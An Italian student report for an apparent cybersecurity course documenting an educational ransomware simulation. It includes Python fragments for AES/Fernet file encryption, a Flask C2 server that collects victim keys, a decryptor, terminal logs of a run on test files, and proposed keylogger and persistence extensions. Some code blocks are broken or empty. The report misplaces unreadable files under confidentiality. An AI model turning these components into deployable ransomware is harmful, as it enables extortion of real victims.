

Progetto di Simulazione Ransomware per Epicode di Cybersecurity

 Lorenzo Rizzuti

Relazione Tecnica

1. Introduzione e Contesto

Il ransomware rappresenta una delle minacce informatiche più pervasive e dannose del panorama digitale contemporaneo. Come evidenziato da un recente studio di Sophos, il settore dell'istruzione è particolarmente vulnerabile: il 55% degli istituti scolastici ha finito per pagare più del riscatto inizialmente richiesto, con costi medi di ripristino che raggiungono i 3 milioni di dollari. Gli attacchi ransomware nel settore educativo sono aumentati del 69% su base annua, colpendo il 63% degli istituti scolastici.

Questo progetto si inserisce in un contesto di crescente necessità di formare professionisti della cybersecurity in grado di comprendere le dinamiche degli attacchi ransomware per poter sviluppare adeguate strategie di difesa. La simulazione didattica è riconosciuta come uno strumento fondamentale per l'apprendimento, poiché consente di studiare il comportamento del malware in un ambiente controllato e reversibile.

1.1 Obiettivi del Progetto

- Comprendere i meccanismi di crittografia simmetrica e asimmetrica utilizzati nei ransomware reali
- Analizzare il ciclo di vita di un attacco ransomware (infezione, crittografia, riscatto, decrittazione)
- Implementare un sistema di Comando e Controllo (C2) per la gestione delle chiavi
- Sviluppare competenze pratiche in Python e nelle librerie di crittografia


- Studiare le contromisure e le strategie di difesa

2. Architettura del Sistema

2.1 Componenti Principali

Il sistema è composto da tre moduli principali, progettati per replicare in ambiente controllato il funzionamento di un ransomware reale:

text



2.2 Tecnologie Utilizzate

Componente	Tecnologia	Scopo
Linguaggio	Python 3	Sviluppo del ransomware, decryptor e server C2
Crittografia	<code>cryptography.Fernet</code> (AES-256)	Crittografia simmetrica dei file
Server C2	Flask	API REST per gestione chiavi e dashboard web
Interfaccia	HTML/CSS	Dashboard per visualizzare le chiavi raccolte

```
(kali)kali@kali: ~/ransomware_lab
Session Actions Edit View Help

(kali)kali@kali: [~]
$ source venv/bin/activate

(venv)~(kali)kali@kali: [~]
$ pip install cryptography
Collecting cryptography
  Using cached cryptography-49.0.0-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (4.3 kB)
Collecting cffi>=2.0.0 (from cryptography)
  Using cached cffi-2.1.0-cp313-cp313-manylinux2014_x86_64.whl.metadata (2.5 kB)
Collecting pycparser (from cffi>=2.0.0->cryptography)
  Using cached pycparser-3.0-py3-none-any.whl.metadata (8.2 kB)
Using cached cryptography-49.0.0-cp311-abi3-manylinux_2_34_x86_64.whl (4.7 MB)
Using cached cffi-2.1.0-cp313-cp313-manylinux2014_x86_64.whl (221 kB)
Using cached pycparser-3.0-py3-none-any.whl (48 kB)
Installing collected packages: pycparser, cffi, cryptography
Successfully installed cffi-2.1.0 cryptography-49.0.0 pycparser-3.0

(venv)~(kali)kali@kali: [~]
(venv)~(kali)kali@kali: [~]
$ which python
/home/kali/venv/bin/python

(venv)~(kali)kali@kali: [~]
$ pip list | grep cryptography
cryptography 49.0.0

(venv)~(kali)kali@kali: [~]
$ mkdir -p ransomware_lab/test_files
cd ransomware_lab

(venv)~(kali)kali@kali: [~/ransomware_lab]
$ ls
test_files

(venv)~(kali)kali@kali: [~/ransomware_lab]
$ nano server_c2.py

(venv)~(kali)kali@kali: [~/ransomware_lab]
$ nano server_c2.py

(venv)~(kali)kali@kali: [~/ransomware_lab]
$ # Assicurati di essere nell'ambiente virtuale (dovresti vedere (venv) nel prompt)
```

3. Implementazione dei Moduli

3.1 Ransomware (ransomware.py)

Il modulo ransomware implementa il core della simulazione, gestendo la generazione della chiave, la crittografia dei file e la visualizzazione del messaggio di riscatto.

3.1.1 Generazione della Chiave

python

```
def generate_key(self):  
    """Genera una chiave AES casuale"""  
  
    return base64.urlsafe_b64encode(os.urandom(32))
```

La chiave viene generata utilizzando `os.urandom(32)`, che produce 32 byte (256 bit) di dati casuali, poi codificati in base64 URL-safe per essere compatibili con la libreria Fernet di `cryptography`. Questo approccio replica le tecniche utilizzate da ransomware reali come CryptoLocker, che implementavano cifrature a 256 bit con chiavi generate in modo casuale per ogni vittima.

3.1.2 Crittografia dei File

python

```
def encrypt_file(self, file_path):  
    """Crittografa un singolo file usando AES-256"""  
    with open(file_path, 'rb') as file:  
        file_data = file.read()  
  
    fernet = Fernet(self.key)
```

```
return True
```

```
(venv)kali@kali: ~/ransomware_lab
Session Actions Edit View Help

(venv)kali@kali:~/ransomware_lab
$ nano ransomware.py

(venv)kali@kali:~/ransomware_lab
$ nano decryptor.py

(venv)kali@kali:~/ransomware_lab
$ ls -la
total 32
drwxrwxr-x 3 kali kali 4096 Jul 20 11:44 .
drwx----- 20 kali kali 4096 Jul 20 11:15 ..
-rw-rw-r-- 1 kali kali 4113 Jul 20 11:44 decryptor.py
-rw-rw-r-- 1 kali kali 7085 Jul 20 11:44 ransomware.py
-rw-rw-r-- 1 kali kali 3057 Jul 20 11:43 server_c2.py
drwxrwxr-x 2 kali kali 4096 Jul 20 11:15 test_files

(venv)kali@kali:~/ransomware_lab
$ chmod +x ransomware.py decryptor.py server_c2.py

(venv)kali@kali:~/ransomware_lab
$ python3 server_c2.py
Avvio server C2 su http://localhost:5000
Dashboard: http://localhost:5000/dashboard
Per testare, esegui ransomware.py in un altro terminale
* Serving Flask app 'server_c2'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.0.2.15:5000
Press CTRL+C to quit
* Restarting with stat
Avvio server C2 su http://localhost:5000
Dashboard: http://localhost:5000/dashboard
Per testare, esegui ransomware.py in un altro terminale
* Debugger is active!
* Debugger PIN: 850-483-734
Chiave ricevuta da kali
127.0.0.1 - - [20/Jul/2026 11:50:07] "POST /receive_key HTTP/1.1" 200 -
Chiave inviata a kali
127.0.0.1 - - [20/Jul/2026 11:52:13] "GET /get_key/kali HTTP/1.1" 200 -
```

3.2 Server di Comando e Controllo (C2) (server_c2.py)

Il server C2 svolge un ruolo cruciale nel simulare l'infrastruttura utilizzata dai gruppi ransomware per gestire le vittime e le chiavi di decrittazione. Implementa tre endpoint principali:

3.2.1 Endpoint /receive_key (POST)

Riceve e memorizza la chiave di crittografia inviata dal ransomware insieme all'identificativo della vittima:

```
python

@app.route('/receive_key', methods=['POST'])
def receive_key():
    data = request.json
    victim_id = data.get('victim_id')
    key = data.get('key')
    timestamp = data.get('timestamp')

    keys_db[victim_id] = {
        'key': key,
        'timestamp': timestamp
    }

    return jsonify({"status": "success"})
```

3.2.2 Endpoint /get_key/<victim_id> (GET)

Fornisce la chiave al decryptor per il recupero dei file:

```
python

@app.route('/get_key/<victim_id>', methods=['GET'])
def get_key(victim_id):
    if victim_id in keys_db:
        return jsonify({"key": keys_db[victim_id]['key']})
    else:
        return jsonify({"error": "Victim not found"}), 404
```

3.2.3 Dashboard (/dashboard)

Interfaccia web che permette di visualizzare in tempo reale le vittime colpite e le chiavi raccolte, replicando il pannello di controllo di un vero gruppo ransomware.

```
(venv)kali@kali: ~/ransomware_lab
Session Actions Edit View Help

RANSOMWARE DIDATTICO
SOLO PER LABORATORIO

Target: test_files
Chiave generata con successo
Chiave inviata al server C2

Avvio crittografia...
Trovati 3 file da crittografare
Crittografato: note.txt
Crittografato: documento.txt
Crittografato: dati_backup.log

3 file crittografati con successo!

ATTENZIONE!
I TUOI FILE SONO STATI CRITTOGRAFATI!
Per recuperare i tuoi dati:
1. Usa lo script decryptor.py
2. Fornisci l'ID: kali

QUESTO È UN LABORATORIO DIDATTICO!
Creato per scopi educativi

Se sei in un ambiente reale, contatta:
Email: lab_support@university.edu
ID: kali

(venv)kali@kali:~/ransomware_lab
```

3.3 Decryptor (decryptor.py)

Il modulo decryptor consente il recupero dei file crittografati, simulando il processo che le vittime di ransomware reali affrontano dopo aver pagato il riscatto:

```
python
```

```
def decrypt_file(self, file_path, key):
    with open(file_path, 'rb') as file:
        encrypted_data = file.read()
```



```

fernet = Fernet(key.encode())
decrypted_data = fernet.decrypt(encrypted_data)

original_path = file_path[:-len(self.extension)]
with open(original_path, 'wb') as file:
    file.write(decrypted_data)

os.remove(file_path)

return True

```


4. Funzionamento del Sistema

4.1 Ciclo di Vita dell'Attacco

Il sistema replica fedelmente le fasi di un attacco ransomware reale:

1. Generazione Chiave: Il ransomware genera una chiave AES-256 casuale
2. Invio al C2: La chiave viene trasmessa al server C2 con l'ID della vittima
3. Crittografia: I file nella cartella target vengono crittografati
4. Messaggio di Riscatto: Viene visualizzato il messaggio di riscatto
5. Decrittazione: Il decryptor recupera la chiave dal C2 e decrittografa i file

4.2 Flusso dei Dati



4.3 Ambiente di Test

Per garantire la sicurezza durante lo sviluppo e il testing, il sistema opera esclusivamente su file di test contenuti nella cartella `test_files/`. Questo approccio è in linea con le best practice per la ricerca in cybersecurity, che raccomandano l'uso di ambienti isolati come macchine virtuali o sandbox per l'analisi di malware.

5. Analisi della Sicurezza e Contromisure

5.1 Vulnerabilità Dimostrate

Il progetto evidenzia diverse vulnerabilità tipiche dei sistemi informatici:

- Crittografia debole: L'uso di un singolo algoritmo simmetrico senza protezione della chiave
- Comunicazione non cifrata: Il traffico HTTP tra ransomware e C2 è in chiaro
- Assenza di autenticazione: Il server C2 non verifica l'identità dei client

5.2 Strategie di Difesa

Sulla base dell'analisi condotta, è possibile identificare diverse strategie di difesa efficaci contro attacchi ransomware:

Strategia	Implementazione	Efficacia
Backup regolari	Copie offline dei dati critici	Alta
Aggiornamenti di sicurezza	Patch tempestivi per sistemi e software	Alta

Formazione utenti	Consapevolezza su phishing e ingegneria sociale	Media
Segmentazione di rete	Isolamento dei sistemi critici	Media
Monitoraggio	Rilevamento di modifiche anomale ai file	Alta

5.2.1 Il Ruolo dei Backup

Come evidenziato dalla ricerca Sophos, il 95% degli attacchi ransomware tenta di compromettere i backup delle vittime, riuscendoci nel 71% dei casi. Questo dato sottolinea l'importanza di mantenere backup offline o in ambienti protetti da scrittura non autorizzata.

5.2.2 La Triade CIA nel Contesto del Ransomware

Il progetto permette di comprendere come il ransomware attacchi i tre pilastri della sicurezza informatica:

- **Confidenzialità:** I file crittografati non sono più accessibili
- **Integrità:** I file sono stati modificati (crittografati)
- **Disponibilità:** I file non sono più disponibili per l'utente legittimo

6. Estensioni Future e Sviluppi

Il progetto può essere esteso in diverse direzioni per approfondire ulteriormente la comprensione del ransomware:

6.1 Crittografia Ibrida (AES + RSA)

Implementare un sistema ibrido dove:

- AES-256 cifra i file (veloce per grandi quantità di dati)
- RSA cifra la chiave AES (protezione della chiave)
- La chiave pubblica RSA è incorporata nel ransomware

- La chiave privata RSA è conservata dall'attaccante

Questo approccio è utilizzato in ransomware reali come WannaCry e CryptoLocker.

6.2 Keylogger

Integrare un modulo keylogger per dimostrare come i malware possano raccogliere informazioni sensibili oltre alla semplice crittografia dei file.

6.3 Persistenza

Implementare tecniche di persistenza per eseguire il ransomware all'avvio del sistema, simulando il comportamento di malware reali che cercano di mantenere il controllo sul sistema infetto.

6.4 Rilevazione EDR

Sviluppare un modulo di rilevazione che utilizzi tecniche di behavioral analysis per identificare attività sospette, come la modifica massiva di file in breve tempo.

7. Conclusioni

Il progetto ha permesso di realizzare una simulazione didattica di un ransomware in ambiente controllato, dimostrando come sia possibile studiare i meccanismi di questi malware in sicurezza. L'implementazione ha coperto l'intero ciclo di vita dell'attacco, dalla generazione della chiave alla crittografia, fino al recupero dei file.

L'analisi condotta ha evidenziato l'importanza di comprendere a fondo le dinamiche degli attacchi ransomware per sviluppare strategie di difesa efficaci. Come dimostrato dai dati di settore, il settore dell'istruzione è particolarmente vulnerabile a queste minacce, con conseguenze economiche e operative significative.

7.1 Competenze Acquisite

Attraverso lo sviluppo del progetto, sono state acquisite competenze fondamentali per un professionista della cybersecurity:

- Programmazione Python e utilizzo di librerie crittografiche
- Comprensione dei protocolli di rete (HTTP, REST API)
- Conoscenza pratica degli algoritmi di crittografia (AES-256)
- Capacità di analizzare e replicare il comportamento di malware reali
- Comprensione delle strategie di difesa e mitigazione

7.2 Impatto Educativo

Il progetto rappresenta un valido strumento didattico che permette di:

- Visualizzare concretamente il funzionamento di un ransomware
- Comprendere l'importanza delle pratiche di sicurezza
- Sviluppare un approccio "difensivo" alla cybersecurity
- Preparare gli studenti ad affrontare minacce reali nel mondo del lavoro

Come sottolineato dalla ricerca accademica, simulazioni come questa sono fondamentali per formare la prossima generazione di professionisti della cybersecurity, fornendo loro un'esperienza pratica e sicura con le tecniche di attacco e difesa.



Riferimenti

1. Sophos, "The State of Ransomware in Education 2024"
 2. Kaspersky, "Ransomware attacks on schools and colleges"
 3. Gu, J. et al., "Design and Implementation of a Controlled Ransomware Framework for Educational Purposes"
 4. Progetti educativi su GitHub per simulazione ransomware
 5. Corsi universitari di cybersecurity
-



Dichiarazione di Conformità

Il presente progetto è stato sviluppato esclusivamente per scopi educativi e di ricerca, in ambiente controllato e isolato. Tutti i test sono stati condotti su file di test all'interno di una cartella dedicata, senza coinvolgere dati reali o sistemi di terze parti. Il codice e le tecniche descritte non devono essere utilizzati per attività illecite o dannose.